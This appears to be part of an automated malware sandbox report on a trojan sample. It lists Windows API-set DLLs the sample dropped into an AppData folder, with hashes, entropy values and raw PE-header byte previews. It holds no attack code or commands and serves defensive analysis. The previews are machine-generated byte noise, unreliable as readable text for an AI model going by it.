Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...).r.....!.. ....0.....:....@.....G..... .....0=.....T.....text...G..... ..... .`.rsrc..... .....@..@....).r.....F...T...T.....).r.....d.....).r.....RSDS.6..~x.....'.....api-ms-win-core-processenvironment-l1-1-0.pdb.....T... .rdata..T.....rdata$zzzdbg.....G....edata... ..`....rsrc$01....` .....rsrc$02.....).r.....(...|.....B.....$...M...{.....P.....6...k.....`/...(...e..... ..=...f.....8...q.....!...T..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19392
Entropy (8bit):	7.082421046253008
Encrypted:	false
SSDEEP:	384:afk1JzNcKSIJWPhW2snhi00GftpBjZqcLvemr4PlgC:RcKST+nhoi/BbeGv
MD5:	A2D7D7711F9C0E3E065B2929FF342666
SHA1:	A17B1F36E73B82EF9BFB831058F187535A550EB8
SHA-256:	9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D
SHA-512:	D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4 EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....I.....@..... ....9.....T.....text..... ..... .`.rsrc..... .....@..@.....B...T...T.....d.....RSDS..t.....=j.....api-ms-win-core-processthreads-l1-1-0.pdb.....T....rda ta..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....1...1...(.....K...x.....,...`.....C...q.....'...N...y.....".I...{..... .....B...p.....,...c.....H...x.....9...S...p.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-1.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.1156948849491055
Encrypted:	false
SSDEEP:	384:xzADfleRWPhWKEi00GftpBjj1emMVlvN0M:xzfeWeoi11ep
MD5:	D0289835D97D103BAD0DD7B9637538A1
SHA1:	8CEEBE1E9ABB0044808122557DE8AAB28AD14575
SHA-256:	91EEB842973495DEB98CEF0377240D2F9C3D370AC4CF513FD215857E9F265A6A
SHA-512:	97C47B2E1BFD45B905F51A282683434ED784BFB334B908BF5A47285F90201A23817FF91E21EA0B9CA5F6EE6B69ACAC252EEC55D895F942A94EDD88C4BFD2DAI D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....9.....!.. ....0.....k.....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.....9.....B...T...T.....9.....d.....9.....RSDS&.n....5..l....)....api-ms-win-core-processthreads-l1-1-1.pdb.....T....rda ta..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....9.....(...`.....-...l....."...W.....N.....P.....F...q.....3. ..r.....api-ms-win-core-processthreads-l1-1-1.dll.FlushInstr

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-profile-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17712
Entropy (8bit):	7.187691342157284
Encrypted:	false
SSDEEP:	192:w9WIghWGdUuDz7M123Ouo+Uggs/nGfe4pBjSXrw58h6Wh0txKdmVWQ4SW7QQtzko:w9WPhWYDz6i00GftpBjXPemD5l1z6hv
MD5:	FEE0926AA1BF00F2BEC9DA5DB7B2DE56
SHA1:	F5A4EB3D8AC8FB68AF716857629A43CD6BE63473
SHA-256:	8EB5270FA99069709C846DB38BE743A1A80A42AA1A88776131F79E1D07CC411C
SHA-512:	0958759A1C4A4126F80AA5CDD9DF0E18504198AEC6828C8CE8EB5F615AD33BF7EF0231B509ED6FD1304EEAB32878C5A649881901ABD26D05FD686F5EBEF2D1 3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....&.....!... ....0.....0.....@..... .....0=.....T.....text..... .. `.rsrc..... .....@..@.....&.....;...T...T.....&.....d.....&.....RSDS...O.""#.n....D:....api-ms-win-core-profile-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....&.....<.....(...0...8...w.....`_.....api-ms-win-core-profile-l1-1-0.dll.QueryPerformanceCounte r.kernel32.QueryPerformanceCounter.QueryPerformanceFrequency.kernel32.QueryPerformanceFrequency.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-rtlsupport-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17720
Entropy (8bit):	7.19694878324007
Encrypted:	false
SSDEEP:	384:61G1WPhWksnhi00GftpBjEVXremWRlP55Jk:kGiYnhoiqVXreDT5Y
MD5:	FDBA0DB0A1652D86CD471EAA509E56EA
SHA1:	3197CB45787D47BAC80223E3E98851E48A122EFA
SHA-256:	2257FEA1E71F7058439B3727ED68EF048BD91DCACD64762EB5C64A9D49DF0B57
SHA-512:	E5056D2BD34DC74FC5F35EA7AA8189AAA86569904B0013A7830314AE0E2763E95483FABDCBA93F6418FB447A4A74AB0F07712ED23F2E1B840E47A099B1E68E1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.. ....0.....}"....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....(....F.....(...4...@...~.....l.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureCont ext.ntdll.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind.

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.137724132900032
Encrypted:	false
SSDEEP:	384:xyMvRWPhWFs0i00GftpBjwCJdemnflUG+zl4:xyMvWWoibeTnn

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-string-l1-1-0.dll	
MD5:	12CC7D8017023EF04EBDD28EF9558305
SHA1:	F859A66009D1CAAE88BF36B569B63E1FBDAE9493
SHA-256:	7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311
SHA-512:	F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBCF8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C64683829
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R..... .....!..... .....0.....\....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@.....R.....:..T...T.....R.....d.....R.....RSDS..D..a..1.f....7....api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T... .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....R.....x.....(...H...h.....)...O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.04640581473745
Encrypted:	false
SSDEEP:	384:5Xdv3V0dfpkXc0vVaHWPhWXEi00GftpBj9em+4lndanJ7o:5Xdv3VqpkXc0vVa8poivex
MD5:	71AF7ED2A72267AAAD8564524903CFF6
SHA1:	8A8437123DE5A22AB843ADC24A01AC06F48DB0D3
SHA-256:	5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F
SHA-512:	7EC2E0FEBC89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA375
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.....!.. ....0.....@.....V..... .....8=.....T.....text...V..... . .`.rsrc..... .....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q_.....api-ms-win-core-synch-l1-1-0.pdb.....T....rdata..T..... ...rdata$zzzdbg.....V....edata... ..`....rsrc$01....` .....rsrc$02.....2.....)...)...(.....p.....1...c.....!...F...m.....$...X.....$...[.....@...i... .....!...Q.....[.....7.....O.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-2-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.138910839042951
Encrypted:	false
SSDEEP:	384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfYlP55t:j+oiVweb53
MD5:	0D1AA99ED8069BA73CFD74B0FDDC7B3A
SHA1:	BA1F5384072DF8AF5743F81FD02C98773B5ED147
SHA-256:	30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1
SHA-512:	6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2EF9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...X*uY.... .....!..... .....0.....3.....@.....v..... .....8=.....T.....text...v..... ....`.rsrc..... .....@..@....X*uY.....9...T...T.....X*uY.....d.....X*uY.....RSDS.V..B...`..S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rdata..T.....rdata$zzzdbg.....v....edata... ..`....rsrc$01....` .....rsrc$02.....X*uY.....(...I.....R.....W.....&...b.....$...W.....6...w..... .....;...|.....H.....A.....api-ms-win-core-synch-

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-sysinfo-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.072555805949365
Encrypted:	false
SSDEEP:	384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6IeA8
MD5:	19A40AF040BD7ADD901AA967600259D9
SHA1:	05B6322979B0B67526AE5CD6E820596CBE7393E4
SHA-256:	4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92
SHA-512:	5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D
Malicious:	false

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-sysinfo-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....C=.... .....I..... ....0.....@.....E..... .....0=.....T.....text...E..... ....`.rsrc..... .....@..@.....C=.....;...T...T.....C=.....d.....C=.....RSDS....T.>eD.#\|.../....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....E....edata... ..`....rsrc$01....` .....rsrc$02.....C=.....(.....:...i.....N.....7...s.....+...M...r...../...'... V.....:...k.....X..... ...?...d.....".....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-timezone-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18224
Entropy (8bit):	7.17450177544266
Encrypted:	false
SSDEEP:	384:SWPhWK3di00GftpBjH35Gvem2Al1z6hIu:77NoiOve7eu
MD5:	BABF80608FD68A09656871EC8597296C
SHA1:	33952578924B0376CA4AE6A10B8D4ED749D10688
SHA-256:	24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA
SHA-512:	3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B88257
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....Y.x.... .....I..... ....0.....}3...@..... ....0=.....T.....text..... ....`.rsrc..... .....@..@.....Y.x.....<...T...T.....Y.x.....d.....Y.x.....RSDS.^.b. .t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd ata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....Y.x.....(...L...p.....5...s.....+...i.....U.....I.....api-ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-util-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1007227686954275
Encrypted:	false
SSDEEP:	192:pePWIghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wuxWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJlP552
MD5:	0F079489ABD2B16751CEB7447512A70D
SHA1:	679DD712ED1C46FBD9BC8615598DA585D94D5D87
SHA-256:	F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86
SHA-512:	92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.. ....0.....`k....@.....9..... .....8=.....T.....text...)..... . .`.rsrc..... .....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...$.L.Rm..l.....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....9....edata... ..`....rsrc$01....` .....rsrc$02.....f.....J.....,...@...o.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep .DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-conio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.088693688879585
Encrypted:	false
SSDEEP:	384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV
MD5:	6EA692F862BDEB446E649E4B2893E36F
SHA1:	84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD
SHA-256:	9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2
SHA-512:	9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... ....0.....@..... ....8=.....T.....text..... .. `.rsrc..... .....@..@.v.....8...d...d.....d.....RSDS....<....2..u....api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....T.....(.....>...w...../...W...p.....,...L...l.....,...L...m..... t.....'...^.....P...g.....$...=...

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-convert-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-convert-l1-1-0.dll	
Category:	dropped
Size (bytes):	22328
Entropy (8bit):	6.929204936143068
Encrypted:	false
SSDEEP:	384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp
MD5:	72E28C902CD947F9A3425B19AC5A64BD
SHA1:	9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7
SHA-256:	3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1
SHA-512:	58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE..... .....!.....0.....@.....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....NE.....:...d...d.....NE.....d.....NE.....RSDS..e.7P.g^j..[....api-ms-win-crt-convert-l1-1-0.pdb.... .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....NE.....z...z...8... .....(...C...^...y.....1...N...k..... .....*...E...`...y.....5...R...o.....,...M...n.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-environment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18736
Entropy (8bit):	7.078409479204304
Encrypted:	false
SSDEEP:	192:bWIghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4SWEApkqnajPBZ:bWPhWqXYi00GftpBjBemPl1z6h2
MD5:	AC290DAD7CB4CA2D93516580452EDA1C
SHA1:	FA949453557D0049D723F9615E4F390010520EDA
SHA-256:	C0D75D1887C32A1B1006B3CFFC29DF84A0D73C435CDCB404B6964BE176A61382
SHA-512:	B5E2B9F5A9DD8A482169C7FC05F018AD8FE6AE27CB6540E67679272698BFCA24B2CA5A377FA61897F328B3DEAC10237CAFBD73BC965BF9055765923ABA9478F 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....jU.....!.. ....0.....G.....@....."..... .....0=.....T.....text...2..... . .`.rsrc..... .....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N....R.s,"\....api-ms-win-crt-environment-l1-1-0.pdb..... ....d....rdata..d.....rdata$zzzdbg.....".....edata... ..`....rsrc$01....` .....rsrc$02.....jU.....8.....C...d.....3...O...l..... .....5...Z...w. .....)...F...a.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-filesystem-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.085387497246545
Encrypted:	false
SSDEEP:	384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zIOd/:x6nWm5CiooiKeZnbd/
MD5:	AEC2268601470050E62CB8066DD41A59
SHA1:	363ED259905442C4E3B89901BFD8A43B96BF25E4
SHA-256:	7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2
SHA-512:	0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....h.....!.. ....0.....I.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@v.....h.....=...d...d.....h.....d.....h.....RSDS.....a.'..G...A.....api-ms-win-crt-filesystem-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....h.....A...A...8...<...@.....$...=...V...q.....)...M...q...../...O...o..... .....7...X...v.....6...U...r.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.060393359865728
Encrypted:	false
SSDEEP:	192:+Y3vY17aFBR4WIghWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfemnlP55s
MD5:	93D3DA06BF894F4FA21007BEE06B5E7D
SHA1:	1E47230A7EBCFAF643087A1929A385E0D554AD15
SHA-256:	F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-heap-l1-1-0.dll	
SHA-512:	72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB25C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...J.o ....!..... ....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....J.o .....7...d...d.....J.o .....d.....J.o .....RSDSq.....pkQX[....api-ms-win-crt-heap-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....J.o ....6.....(.....c.....S.....1...V...y.....<...c..... .....U...z.....:...u.....&...E...p.....,...U...

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-locale-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.13172731865352
Encrypted:	false
SSDEEP:	192:fiWIghWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWs8ylDikh:aWPhWjO4Ri00GftpBjZOemSXlvNQ0
MD5:	A2F2258C32E3BA9ABF9E9E38EF7DA8C9
SHA1:	116846CA871114B7C54148AB2D968F364DA6142F
SHA-256:	565A2EEC5449EEEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33
SHA-512:	E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953FE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...|..O.... .....!..... .....0.....E*....@.....e..... .....8=.....T.....text...u..... ....`.rsrc..... .....@..@v.....|..O.....9...d...d.....|..O.....d.....|..O.....RSDS.X...7.....$k....api-ms-win-crt-locale-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....e....edata... ..`....rsrc$01....` .....rsrc$02.....|..O.....8.....5...h.....E.....$...N...t.....$...D...b ...!...R..... ...s.....:...k.....9...X.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-math-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	28984
Entropy (8bit):	6.6686462438397
Encrypted:	false
SSDEEP:	384:7OTEmbM4Oe5grykfIgTmLyWPhW30i00GftpBjAKemXlDbNl:dEMq5grxfInbRoiNeSp
MD5:	8B0BA750E7B15300482CE6C961A932F0
SHA1:	71A2F5D76D23E48CEF8F258EAAD63E586CFC0E19
SHA-256:	BECE7BAB83A5D0EC5C35F0841CBBF413E01AC878550FBDB34816ED55185DCFED
SHA-512:	FB646CDCDB462A347ED843312418F037F3212B2481F3897A16C22446824149EE96EB4A4B47A903CA27B1F4D7A352605D4930DF73092C380E3D4D77CE4E972C5A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....@.....P.....@.....+.....@.....4..8=.....T.....text...,..... ....`.rsrc.....@.....0.....@..@v.....7...d...d.....d.....RSDSB...=.....,....api-ms-win-crt-math-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....+...edata...@..`....rsrc$01....`@.....rsrc$02.....l.....:..:...(.....(...@...X...q.....4...M...g..... ..= ..i ... ...!..E!..o!...!...!...!..."..F"..s"..."..."..."...#..E#..o#...#...#..

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-multibyte-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26424
Entropy (8bit):	6.712286643697659
Encrypted:	false
SSDEEP:	384:kDy+Kr6aLPmIHJI6/CpG3t2G3t4odXL5WPhWFY0i00GftpBjbnMxem8hzlmTMiLV:kDZKrZPmIHJI64GoiZMxe0V
MD5:	35FC66BD813D0F126883E695664E7B83
SHA1:	2FD63C18CC5DC4DEFC7EA82F421050E668F68548
SHA-256:	66ABF3A1147751C95689F5BC6A259E55281EC3D06D3332DD0BA464EFFA716735
SHA-512:	65F8397DE5C48D3DF8AD79BAF46C1D3A0761F727E918AE63612EA37D96ADF16CC76D70D454A599F37F9BA9B4E2E38EBC845DF4C74FC1E1131720FD0DCB88141
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u'.....!.. ...$.....@.....P.....@..... .....@.....*..8=.....T.....text...`.....$..... ..... ..`.rsrc.....@.....&.....@..@v.....u'.....<...d...d.....u'.....d.....u'.....RSDS7.%..5..+...+.....api-ms-win-crt-multibyte-l1-1-0.pdb. .....d....rdata..d.....rdata$zzzdbg..... ...edata...@..`....rsrc$01....`@.....rsrc$02.....u'.....8...X...x...;...`.....1...T...w.....'...L...q... .....B...e.....7...Z...}.....+...L...m.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-private-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73016
Entropy (8bit):	5.838702055399663
Encrypted:	false
SSDEEP:	1536:VAHEGlVDe5c4bFE2Jy2cvxXWpD9d3334BkZnkPFZo6kt:Vc7De5c4bFE2Jy2cvxXWpD9d3334BkZj
MD5:	9910A1BFDC41C5B39F6AF37F0A22AACD
SHA1:	47FA76778556F34A5E7910C816C78835109E4050
SHA-256:	65DED8D2CE159B2F5569F55B2CAF0E2C90F3694BD88C89DE790A15A49D8386B9
SHA-512:	A9788D0F8B3F61235EF4740724B4A0D8C0D3CF51F851C367CC9779AB07F208864A7F1B4A44255E0DE8E030D84B63B1BDB58F12C8C20455FF6A55EF6207B31A91
Malicious:	false
